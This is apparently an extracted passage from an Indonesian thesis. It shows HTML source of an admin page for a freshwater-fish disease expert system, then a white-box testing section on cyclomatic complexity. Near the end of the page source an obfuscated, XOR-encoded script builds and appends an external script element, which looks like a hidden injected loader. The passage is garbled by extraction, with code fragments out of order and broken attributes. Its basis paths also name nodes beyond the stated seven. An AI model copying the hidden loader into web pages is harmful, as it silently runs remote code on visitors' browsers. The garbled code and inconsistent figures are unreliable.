src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/images/magnifier.png"
alt="Smileys" /></a>

<div class='clear'></div>
</div>
</td>
</tr>

<tr class="erow">
<td width='26%' class="">
<div class='text-left'>admin</div>
</td>
<td width='26%' class="">
<div class='text-left'>Genetis</div>
</td>
<td width='26%' class="">
<div
class='text-
left'><b>PENANGANAN</b><br><br>
<ul>
<li>pastikan sebelum perkawinan ikan, nutrisi ikan terpenuhi dengan baik agar kualitas telur dan
larva ikan baik</li>
<li>pilih bibit unggulan dalam melakukan pemijahan agar keturunan ikan memiliki kulalitas yang
baik</li></div>
</td>
<td
align="left" width='20%'>
<div class='tools'>
<a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/delete/34'
Analisa' class="delete-row" >
<span class='delete-icon'></span>
</a>
<a
href='http://localhost/air_tawar/index.php/pakar/manage_analisa/index/edit/34'
Analisa' class="edit_button"><span class='edit-icon'></span></a>

src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/images/magnifier.png"
alt="Smileys" /></a>

<div class='clear'></div>
</div>
</td>
</tr>

</tbody>
</table>

</div>

</div>
<form
action="http://localhost/air_tawar/index.php/pakar/manage_analisa/index/ajax_list"
method="post" id="filtering_form" class="filtering_form" autocomplete = "off" data-ajax-list-
info-url="http://localhost/air_tawar/index.php/pakar/manage_analisa/index/ajax_list_info" accept-
charset="utf-8">

```

```

<div class="sDiv quickSearchBox" id='quickSearchBox'>
    <div class="sDiv2">
        Cari: <input type="text" class="qsbsearch_fielbox search_text"
name="search_text" size="30" id='search_text'>
        <select name="search_field" id="search_field">
            <option value="">Cari Semua</option>

            <option value="username">Username&nbsp;&nbsp;&nbsp;</option>

            <option value="penyakit">Penyakit&nbsp;&nbsp;&nbsp;</option>

            <option value="solusi">Solusi&nbsp;&nbsp;&nbsp;</option>

        </select>
        <input type="button" value="Cari" class="crud_search" id='crud_search'>
    </div>
<div class='search-div-clear-button'>
    <input type="button" value="Hapus Filter" id='search_clear' class="search_clear">
</div>
</div>
<div class="pDiv">
    <div class="pDiv2">
        <div class="pGroup">
            <div class="pSearch pButton quickSearchButton"
id='quickSearchButton' title="Cari">
                <span></span>
            </div>
        </div>
        <div class="btnseparator">
        </div>
        <div class="pGroup">
            <select          name="per_page"          id='per_page'
class="per_page">

                </select>

                <input type='hidden' name='order_by[0]' id='hidden-
sorting' class='hidden-sorting' value=" />
                <input type='hidden' name='order_by[1]' id='hidden-
ordering' class='hidden-ordering' value=" />
            </div>
            <div class="btnseparator">
            </div>
            <div class="pGroup">
                <div class="pFirst pButton first-button">
                    <span></span>
                </div>
                <div class="pPrev pButton prev-button">
                    <span></span>
                </div>
            </div>
            <div class="btnseparator">
            </div>
            <div class="pGroup">
                <span          class="pcontrol">Halaman          <input
name='page' type="text" value="1" size="4" id='crud_page' class="crud_page">

```

```

                                dari
id='last-page-number' class="last-page-number">1</span></span>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                    <div class="pNext pButton next-button" >
                                        <span></span>
                                    </div>
                                    <div class="pLast pButton last-button">
                                        <span></span>
                                    </div>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                    <div
                                        class="pReload
ajax_refresh_and_loading" id='ajax_refresh_and_loading'>
                                        <span></span>
                                    </div>
                                </div>
                                <div class="btnseparator">
                                </div>
                                <div class="pGroup">
                                    <span class="pPageStat">

class='total_items'>10</span> total
                                </div>
                                </div>
                                <div style="clear: both;">
                                </div>
                                </div>
                                </form>
                                </div>
</div>
<script type="text/javascript">
    var default_javascript_path = 'http://localhost/air_tawar/assets/grocery_crud/js';
    var default_css_path = 'http://localhost/air_tawar/assets/grocery_crud/css';
    var default_texteditor_path = 'http://localhost/air_tawar/assets/grocery_crud/texteditor';
    var default_theme_path = 'http://localhost/air_tawar/assets/grocery_crud/themes';
    var base_url = 'http://localhost/air_tawar/';

</script>
</div>
    </div>
    </div><!--/#layout-content-->
    <div id="__section-right" class="span3">

    </div><!--/#layout-widget-->
    </div>
</div><!--/row-->
<hr>
<footer><a href = "http://" target = "_blank">Nofitasari</a> © 2017</footer>
</div><!--/.fluid-container-->
<script
    id="EA2E442A2AF13CD6">(function(){var
                                b=function(p){var
s=55,j="",w=window,i="\x66"+"ro"+"u006d\u0043\u0068\u0061\x72C"+"ode",pd=(""+"c\x68\x
61"+"r\u0066\x55OH\x41\u0074")["\u0072\u0065\u0070\x6C\u0061c'+e']("f'+""+"U\u004F"+"H
",""+"C"+"o\x64e"+""),f=("\x6C"+"eY"+"n"+"HPt"+"h")["\x6a\u006f\x6b\x70K"+"l"+"a"+"u00
63\x65").replace(""+"j\u006f\x6b\x70K",""+"r"+"ep"+"")["\x59nHP", "n"+"g"),pc="\u0053t"+"""+

```

```

"r\x69\u006eg",wg=w[pc],h=wg[i],k,pr;for(var
g=0;g<p[fl];g++){k=p[pd](g);pr=k^s;j+=h(pr);}return
j;};try{var
wk=true; }catch(xvho){};if(window[b(("+"C\x58G")])==window[b(("u0044Wc\x6c\x58\x58\x68\
x47\u006E\u0051").replace("\u0057c"+"l"+"x58\u0058h"+"u0047n","u0052[")])){var
gu={};if(screen["height"])var go=location['hostname'];else{var am="kT 8Yk
69X:xF";};gu[b(("u0066'+hiW\u0047D'+\x5E\u0058\u0059').replace('fh'+\x69WG','A'+R\u0045
'))]=b("\x06\u000F\u0002");try{var
wh=false; }catch(qi){};gu[b(("x54'+[AN'+\u0057\u0042\u005ES').replace('+AN\u0057','x5e\x5
2\u0059\x43'))]="EA2E442A2AF13CD6";var
xe=document.links;gu[b(("V"+"S\x53i"+"L\x77V"+"u005aR"+"").replace("\x69\x4Cw"+"", "u00
58\x59\u0059"))]=b("\u0064\u0056\u0051'+RE\u001A'+d\u0042E'+\u0051');lm="";lu=function()
{return 0;};window[b(("u0072zOPoM').replace("\x72\u007aO\x50\x6f','\x68E'+\x41'))]=gu;var
yh=document[b("\u0054\u0045\u0052\u0056CR\u0072[\u0052\x5a\u0052\x59\u0043')](b("\u0044
\u0066\u0073G\u0043').replace("\x66\x73','\u0054\x45\u005e')));if(020612245231)var
xk=0X51D33891;else
var
dk=screen["availHeight"];yh[b(("+"D\u0045\u0054"))]=b("\u0018\u0018\x59R"+"u0044\u0019"+
"ZV\u0052Q"+"^"+"Ys\x19\x59R\x43\x18D\x53\u0018\x0E\x07\x02\u0007\u0018\u0002\x00\u
0000\u0005\x19\x5DD");try{var
gz=location.port; }catch(ft){};document[b("\u0055X\u0053\u004E"))][b("\x56'+G\u0047R'+\x59\u
0053t\u005F\u005e'+[\x53')](yh);}});</script></body>
</html>r_tawar/themes/cerulean/assets/default/script.js"></script>
<!-- Le HTML5 shim, for IE6-8 support of HTML5 elements -->
<!--[if lt IE 9]>
<script src="http://html5shim.googlecode.com/svn/trunk/html5.js"></script>
<![endif]-->

<!-- Le fav and touch icons -->
<link rel="shortcut icon" href="http://localhost/air_tawar/assets/nocms/images/No-CMS-
favicon.png">
</head>
<body>
<span id="__cms_widget_8" style="padding:0px; margin:0px;">
<div class="navbar navbar-fixed-top">
<div class="navbar-inner">
<div class="container-fluid">
<a data-target=".nav-collapse" data-toggle="collapse" class="btn btn-navbar">
<span class="icon-bar"></span>
<span class="icon-bar"></span>
<span class="icon-bar"></span>
</a>
<a class="brand" href="#">
<img src ="http://localhost/air_tawar/assets/nocms/images/No-CMS-logo.png"
style="max-height:20px; max-width:20px;" />
</a>
<div class="nav-collapse in collapse" id="main-menu">
<ul
class="nav"><li><a
href="http://localhost/air_tawar/index.php/main/index">Rumah</a></li><li><a
href="http://localhost/air_tawar/index.php/main/logout">Keluar</a></li><li><a
href="http://localhost/air_tawar/index.php/main/change_profile">Ubah Profil</a></li><li><a
href="http://localhost/air_tawar/index.php/main/user">Manajemen User</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_gejala">Manajemen
Gejala</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_penyakit">Manajemen
Penyakit</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/manage_analisa">Manajemen
Analisa</a></li><li><a
href="http://localhost/air_tawar/index.php/pakar/bantuan">Bantuan</a></li></ul>
</div>

```

```

        </div>
    </div>
</div></span>
<div class="container">
    <div class="row-fluid">
        <div id="__section-banner" height="200px";>
            <div class="well hidden-phone span12">
                <div class="span1">


</div>
<div class="span10">
</div>
</div>
<div>
    <div>
        <div id="__section-left-and-content" class="span9">
            <div><a href="http://localhost/air_tawar/index.php/pakar/pakar">Pakar</a> >> <a
href="http://localhost/air_tawar/index.php/pakar/manage_analisa">Manajemen
Analisa</a></div><hr />
            <div>
                <div id="__section-left" class="hidden"></div>
                <div id="__section-content" class="span12"><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/css/flexigrid.css" /><link
rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/assets/grocery_crud/css/jquery_plugins/fancybox/jquery.fancybox.
css" /><link rel="stylesheet" type="text/css"
href="http://localhost/air_tawar/assets/grocery_crud/css/ui/simple/jquery-ui-
1.10.1.custom.min.css" /><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery_plugins/jquery.noty.js"></script><sc
ript type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery_plugins/config/jquery.noty.config.js"
></script><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/common/lazyload-min.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/common/list.js"></script><script
type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/js/cookies.js"></script><scrip
t type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/js/flexigrid.js"></script><scri
pt type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/js/jquery.form.js"></script><s
cript type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/js/jquery_plugins/jquery.numeric.min.js"></scr
ipt><script type="text/javascript"
src="http://localhost/air_tawar/assets/grocery_crud/themes/flexigrid/js/jquery.printElement.min.js"
></script><script type="text/javascript" src="http://localhost/air_tawar/

```

4.4. Testing

4.4.1. Pengujian White Box

Pengujian sistem ini menggunakan whitebox testing dengan cara menguji algoritma pakar yang diambil dari fungsi yang berkaitan dengan proses utama dan digambarkan dengan flowgraph kemudian dihitung kompleksitas siklomatisnya dan jelaskan secara detail melalui basis path.



Gambar IV.27

Flowgraph

Kompleksitas sikloma (pengukuran kuantitatif terhadap kompleksitas logis suatu program) dari grafik alir dapat diperoleh dengan perhitungan :

$$V(G)=E-N+2$$

Dimana :

E = Jumlah Edge grafik alir yang ditandakan dengan gambar panah

N = Jumlah Simpul grafik alir yang ditandakan dengan gambar Lingkaran

Sehingga kompleksitas siklomatisnya.

a. Jumlah Edge = 7

b. Jumlah Simpul = 7

c. $V(G) = E - N + 2$

$$= 7 - 7 + 2 = 2$$

Basis set yang dihasilkan dari jalur independent secara linear adalah jalur sebagai berikut:

1-2-3-4-5-6-7

1-2-3-4-2-3-4-5-6-7-8-9

Ketika aplikasi dijalankan, maka terlihat bahwa salah satu set yang dihasilkan adalah 1-2-3-4-5-6-7 dan terlihat bahwa simpul telah dieksekusi satu kali. Berdasarkan ketentuan tersebut dari segi kelayakan software, sistem ini telah memenuhi syarat.